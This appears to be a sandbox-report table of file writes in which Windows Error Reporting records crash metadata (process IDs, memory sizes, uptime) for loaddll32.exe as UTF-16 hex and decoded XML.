C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	964	28	3c 00 50 00 69 00 64 00 3e 00 34 00 30 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>408</Pid>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	992	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	996	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1000	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1178	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 37 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>20175</Uptime>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 34 00 31 00 37 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82354176</VirtualSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 37 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2073</PageFaultCount>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 36 00 31 00 30 00 33 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7610368</PeakWorkingSetSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 36 00 31 00 30 00 33 00 36 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7610368</WorkingSetSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 31 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>158152</QuotaPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23568</QuotaPeakNonPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 34 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23432</QuotaNonPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1552384</PagefileUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1560576</PeakPagefileUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1552384</PrivateUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3688</Pid>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 39 00 35 00 32 00 34 00 30 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5952405</Uptime>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 36 00 32 00 32 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>46222</PageFaultCount>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 30 00 39 00 36 00 33 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103096320</PeakWorkingSetSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 36 00 30 00 30 00 37 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>102600704</WorkingSetSize>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	7231497A	unknown
